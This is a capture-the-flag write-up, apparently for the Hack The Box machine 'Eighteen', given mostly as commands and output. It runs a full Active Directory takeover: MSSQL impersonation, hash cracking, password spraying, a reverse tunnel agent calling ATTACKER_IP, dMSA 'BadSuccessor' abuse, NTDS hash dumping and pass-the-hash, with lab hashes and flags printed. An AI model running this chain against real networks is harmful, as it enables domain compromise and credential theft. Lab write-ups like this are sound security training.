

Initial Creds
As is common in real life Windows penetration tests, you will start the Eighteen box with credentials for the following account:
keviniNa2we6haRj2gaw!
Enum
- Initial scans & config
$ export IP=10.129.3.229
$ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn

Open 10.129.3.229:80
Open 10.129.3.229:1433
Open 10.129.3.229:5985

PORT     STATE SERVICE  REASON  VERSION
80/tcp   open  http     syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
1433/tcp open  ms-sql-s syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.3.229:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ms-sql-info:
|   10.129.3.229:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-11-18T08:25:48+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-18T08:22:13
| Not valid after:  2055-11-18T08:22:13
| MD5:   f735:619b:f69c:eecf:d2e0:8017:0dc7:41ab
| SHA-1: b159:8426:8c3d:89e6:5f65:2a76:cbfc:19a6:7114:3ed1
5985/tcp open  http     syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s


$ rustscan --udp -a $IP --ulimit 5000

Open 10.129.3.229:53

PORT   STATE    SERVICE REASON
53/tcp filtered domain no-response- Fix time skew (
ntpdatewas not working) - Update
/etc/hosts
$ sudo date -s "$(curl -sI http://$IP | awk '/Date:/{$1=""; print}')"
$ echo "$IP eighteen.htb dc01.eighteen.htb" | sudo tee -a /etc/hosts- Visiting the webpage we can create an account and poke around

- But nothing seems interesting
- We can connect and enumerate SQL however as we saw port
1433open
$ mssqlclient.py 'kevin:iNa2we6haRj2gaw!@eighteen.htb'SQL (kevin guest@master)> enum_db
name is_trustworthy_on
----------------- -----------------
master 0
tempdb 0
model 0
msdb 1
financial_planner 0
SQL (kevin guest@master)> use financial_planner
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.- Do not have access to interesting database, so we enumerate other privs and find we can impersonate
appdev
SQL (kevin  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        kevin     appdev

SQL (kevin  guest@master)> exec_as_login appdev

SQL (appdev  appdev@master)> use financial_planner
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.

SQL (appdev  appdev@financial_planner)> SELECT name FROM sys.tables;
name
-----------
users
incomes
expenses
allocations
analytics
visits

SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      admin@eighteen.htb   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
User
- Need to convert to hashcat format
- pbkdf2-to-hashcat.py
$ curl https://gist.githubusercontent.com/marcos-venicius/858061c6c5709ad1a2f0e305b65a27f8/raw/89002766ce3a4b107e5e7b82ec3192dec71dd905/pbkdf2-to-hashcat.py -o pbkdf2-to-hashcat.py

$ python3 pbkdf2-to-hashcat.py 'pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133'

sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=- Now crack
$ hashcat -m 10900 'sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=' /usr/share/wordlists/rockyou.txt

sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1- Let’s check for user accounts that may have reused this password
$ nxc mssql $IP -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
MSSQL       10.129.3.229     1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.3.229     1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.129.3.229     1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.129.3.229     1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.129.3.229     1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.129.3.229     1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.129.3.229     1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.129.3.229     1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.129.3.229     1433   DC01             514: EIGHTEEN\Domain Guests
MSSQL       10.129.3.229     1433   DC01             515: EIGHTEEN\Domain Computers
MSSQL       10.129.3.229     1433   DC01             516: EIGHTEEN\Domain Controllers
MSSQL       10.129.3.229     1433   DC01             517: EIGHTEEN\Cert Publishers
MSSQL       10.129.3.229     1433   DC01             518: EIGHTEEN\Schema Admins
MSSQL       10.129.3.229     1433   DC01             519: EIGHTEEN\Enterprise Admins
MSSQL       10.129.3.229     1433   DC01             520: EIGHTEEN\Group Policy Creator Owners
MSSQL       10.129.3.229     1433   DC01             521: EIGHTEEN\Read-only Domain Controllers
MSSQL       10.129.3.229     1433   DC01             522: EIGHTEEN\Cloneable Domain Controllers
MSSQL       10.129.3.229     1433   DC01             525: EIGHTEEN\Protected Users
MSSQL       10.129.3.229     1433   DC01             526: EIGHTEEN\Key Admins
MSSQL       10.129.3.229     1433   DC01             527: EIGHTEEN\Enterprise Key Admins
MSSQL       10.129.3.229     1433   DC01             528: EIGHTEEN\Forest Trust Accounts
MSSQL       10.129.3.229     1433   DC01             529: EIGHTEEN\External Trust Accounts
MSSQL       10.129.3.229     1433   DC01             553: EIGHTEEN\RAS and IAS Servers
MSSQL       10.129.3.229     1433   DC01             571: EIGHTEEN\Allowed RODC Password Replication Group
MSSQL       10.129.3.229     1433   DC01             572: EIGHTEEN\Denied RODC Password Replication Group
MSSQL       10.129.3.229     1433   DC01             1000: EIGHTEEN\DC01$
MSSQL       10.129.3.229     1433   DC01             1101: EIGHTEEN\DnsAdmins
MSSQL       10.129.3.229     1433   DC01             1102: EIGHTEEN\DnsUpdateProxy
MSSQL       10.129.3.229     1433   DC01             1601: EIGHTEEN\mssqlsvc
MSSQL       10.129.3.229     1433   DC01             1602: EIGHTEEN\SQLServer2005SQLBrowserUser$DC01
MSSQL       10.129.3.229     1433   DC01             1603: EIGHTEEN\HR
MSSQL       10.129.3.229     1433   DC01             1604: EIGHTEEN\IT
MSSQL       10.129.3.229     1433   DC01             1605: EIGHTEEN\Finance
MSSQL       10.129.3.229     1433   DC01             1606: EIGHTEEN\jamie.dunn
MSSQL       10.129.3.229     1433   DC01             1607: EIGHTEEN\jane.smith
MSSQL       10.129.3.229     1433   DC01             1608: EIGHTEEN\alice.jones
MSSQL       10.129.3.229     1433   DC01             1609: EIGHTEEN\adam.scott
MSSQL       10.129.3.229     1433   DC01             1610: EIGHTEEN\bob.brown
MSSQL       10.129.3.229     1433   DC01             1611: EIGHTEEN\carol.white
MSSQL 10.129.3.229 1433 DC01 1612: EIGHTEEN\dave.green- Now filter and create a user list
$ nxc mssql $IP -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute | grep -oP 'EIGHTEEN\\\K[a-z]+\.[a-z]+' > users.txt- Password Spray
$ nxc winrm $IP -u users.txt -p 'iloveyou1' --continue-on-success

WINRM       10.129.3.229     5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.129.3.229     5985   DC01             [-] eighteen.htb\jamie.dunn:iloveyou1
WINRM       10.129.3.229     5985   DC01             [-] eighteen.htb\jane.smith:iloveyou1
WINRM       10.129.3.229     5985   DC01             [-] eighteen.htb\alice.jones:iloveyou1
WINRM       10.129.3.229     5985   DC01             [+] eighteen.htb\adam.scott:iloveyou1 (Pwn3d!)
WINRM       10.129.3.229     5985   DC01             [-] eighteen.htb\bob.brown:iloveyou1
WINRM       10.129.3.229     5985   DC01             [-] eighteen.htb\carol.white:iloveyou1
WINRM       10.129.3.229     5985   DC01             [-] eighteen.htb\dave.green:iloveyou1
Valid User
adam.scott
iloveyou1
- Connect via
evil-winrm
$ evil-winrm -i $IP -u adam.scott -p iloveyou1

*Evil-WinRM* PS C:\Users\adam.scott\Documents> cat ../Desktop/*.txt
6559eafe57a71f7e1a3250b85661a33e

$ *Evil-WinRM* PS C:\Users\adam.scott\Documents> ls C:\Users

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/13/2025  12:55 AM                adam.scott
d-----        11/10/2025   2:15 PM                Administrator
d-----        11/11/2025   9:36 AM                mssqlsvc
d-r---         3/23/2025   8:38 PM                Public
Root
- Bloodhound and typical enumeration showed nothing useful
- Tried grabbing
mssqlsvchash viaxp_dirtreebut couldn’t do anything with it - This led to enumerating windows privs directly connected to LDAP via ligolo tunnel and
bloodyAD - Routing ligolo DOCS
Victim
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload agent.exe
*Evil-WinRM* PS C:\Users\adam.scott\Documents> .\agent.exe -connect ATTACKER_IP:PORT -ignore-cert -retry
Attacker
$ sudo ./proxy -selfcert -laddr 0.0.0.0:PORT
session
ifcreate --name ligma
route_add --name ligma --route 240.0.0.1/32
start --tun ligma- Now we can enumerate more things since we can directly talk to LDAP
$ bloodyAD -H 240.0.0.1 -d eighteen.htb -u 'adam.scott' -p 'iloveyou1' get writable --detail

distinguishedName: OU=Staff,DC=eighteen,DC=htb

*snip*
msDS-ManagedServiceAccount: CREATE_CHILD
msDS-GroupManagedServiceAccount: CREATE_CHILD
msDS-DelegatedManagedServiceAccount: CREATE_CHILDmsDS-GroupManagedServiceAccount- GMSA accounts can be created but we do not have RBCD over DC01 just our selfmsDS-DelegatedManagedServiceAccount- This is new to me, and googling reveals a newer form of Windows AD attack explained here : BadSuccessor- Section HERE helped make some sense of it and provided template for PowerView.py in order to execute BadSuccessor attack
$ powerview eighteen.htb/adam.scott:iloveyou1@240.0.0.1╭─🔒 LDAP─[DC01.eighteen.htb]─[EIGHTEEN\adam.scott]-[NS:240.0.0.1]
╰─ ❯ Get-DomainObjectAcl -Identity "OU=Staff,DC=eighteen,DC=htb" -Where "ActiveDirectoryRights contains CreateChild"
ObjectDN : OU=Staff,DC=eighteen,DC=htb
ObjectSID : None
ACEType : ACCESS_ALLOWED_ACE
ACEFlags : None
ActiveDirectoryRights : CreateChild
AccessMask : CreateChild
InheritanceType : None
SecurityIdentifier : EIGHTEEN\IT
╭─🔒 LDAP─[DC01.eighteen.htb]─[EIGHTEEN\adam.scott]-[NS:240.0.0.1]
╰─ ❯ Get-DomainGroupMember -Identity IT
GroupDomainName : IT
GroupDistinguishedName : CN=IT,OU=Staff,DC=eighteen,DC=htb
MemberDomain : eighteen.htb
MemberName : adam.scott
MemberDistinguishedName : CN=adam.scott,OU=Staff,DC=eighteen,DC=htb
MemberSID : S-1-5-21-1152179935-589108180-1989892463-1609
GroupDomainName : IT
GroupDistinguishedName : CN=IT,OU=Staff,DC=eighteen,DC=htb
MemberDomain : eighteen.htb
MemberName : bob.brown
MemberDistinguishedName : CN=bob.brown,OU=Staff,DC=eighteen,DC=htb
MemberSID : S-1-5-21-1152179935-589108180-1989892463-1610- We can see similar results to the reference article confirming DMSA abuse is possible
- So lets view and follow the example they gave to create DMSA account
Example from article

- Which adapted for our needs becomes this command
╭─🔒 LDAP─[DC01.eighteen.htb]─[EIGHTEEN\adam.scott]-[NS:240.0.0.1]
╰─ ❯ Add-DomainDMSA -Identity asdf -PrincipalsAllowedToRetrieveManagedPassword adam.scott -SupersededAccount Administrator -BaseDN 'OU=Staff,DC=eighteen,DC=htb'
[Add-DomainDMSA] Successfully created DMSA account asdf- Can confirm our account was created successfully
╭─🔒 LDAP─[DC01.eighteen.htb]─[EIGHTEEN\adam.scott]-[NS:240.0.0.1]
╰─ ❯ Get-DomainDMSA

distinguishedName                            : CN=asdf,OU=Staff,DC=eighteen,DC=htb
objectSid                                    : S-1-5-21-1152179935-589108180-1989892463-12609
sAMAccountName                               : asdf$
dNSHostName                                  : asdf.eighteen.htb
msDS-GroupMSAMembership                      : EIGHTEEN\adam.scott
msDS-DelegatedMSAState                       : MIGRATED
msDS-ManagedAccountPrecededByLink : CN=Administrator,CN=Users,DC=eighteen,DC=htb- We are then to get a ticket as our created user and impersonate Admin, which should allow us to dump hashes
- We need a ticket as
adam.scottbefore requesting asasdf$
$ getTGT.py eighteen.htb/adam.scott:iloveyou1 -dc-ip 240.0.0.1
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in adam.scott.ccache

$ export KRB5CCNAME=adam.scott.ccache

$ getST.py eighteen.htb/adam.scott -impersonate 'asdf$' -self -dmsa -dc-ip 240.0.0.1 -k -no-pass
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating asdf$
[*] Requesting S4U2self
[*] Current keys:
[*] EncryptionTypes.aes256_cts_hmac_sha1_96:66ff15ee32d6bcf7b0a4d4f3d8c33941e05533e98d07cfd282bd073021fea1af
[*] EncryptionTypes.aes128_cts_hmac_sha1_96:ada8e3014c03d77e67d03914abb55533
[*] EncryptionTypes.rc4_hmac:bbff1b69b5f723603057124ab09e0b9f
[*] Previous keys:
[*] EncryptionTypes.rc4_hmac:0b133be956bfaddf9cea56701affddec
[*] Saving ticket in asdf$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache- Now we can run
secretsdump(remember to use\$)
$ export KRB5CCNAME=asdf\$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache
$ secretsdump.py eighteen.htb/asdf\$@dc01.eighteen.htb -dc-ip 240.0.0.1 -target-ip 240.0.0.1 -k -no-pass
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x8a6c03715ce8a8d26720e83ffe01c780
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

*snip*

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets

--> Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b133be956bfaddf9cea56701affddec::: <--

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a7c7a912503b16d8402008c1aebdb649:::
mssqlsvc:1601:aad3b435b51404eeaad3b435b51404ee:c44d16951b0810e8f3bbade300966ec4:::
eighteen.htb\jamie.dunn:1606:aad3b435b51404eeaad3b435b51404ee:9fbaaf9e93e576187bb840e93971792a:::
eighteen.htb\jane.smith:1607:aad3b435b51404eeaad3b435b51404ee:42554e3213381f9d1787d2dbe6850d21:::
eighteen.htb\alice.jones:1608:aad3b435b51404eeaad3b435b51404ee:43f8a72420ee58573f6e4f453e72843a:::
eighteen.htb\adam.scott:1609:aad3b435b51404eeaad3b435b51404ee:9964dae494a77414e34aff4f34412166:::
eighteen.htb\bob.brown:1610:aad3b435b51404eeaad3b435b51404ee:7e86c41ddac3f95c986e0382239ab1ea:::
eighteen.htb\carol.white:1611:aad3b435b51404eeaad3b435b51404ee:6056d42866209a6744cb6294df075640:::
eighteen.htb\dave.green:1612:aad3b435b51404eeaad3b435b51404ee:7624e4baa9c950aa3e0f2c8b1df72ee9:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:d79b6837ac78c51c79aab3d970875584:::
*snip*- And can now connect via hash
$ evil-winrm -i $IP -u administrator -H 0b133be956bfaddf9cea56701affddec

*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/*.txt
eff2c047931fa90658e9b59e85b2ddc6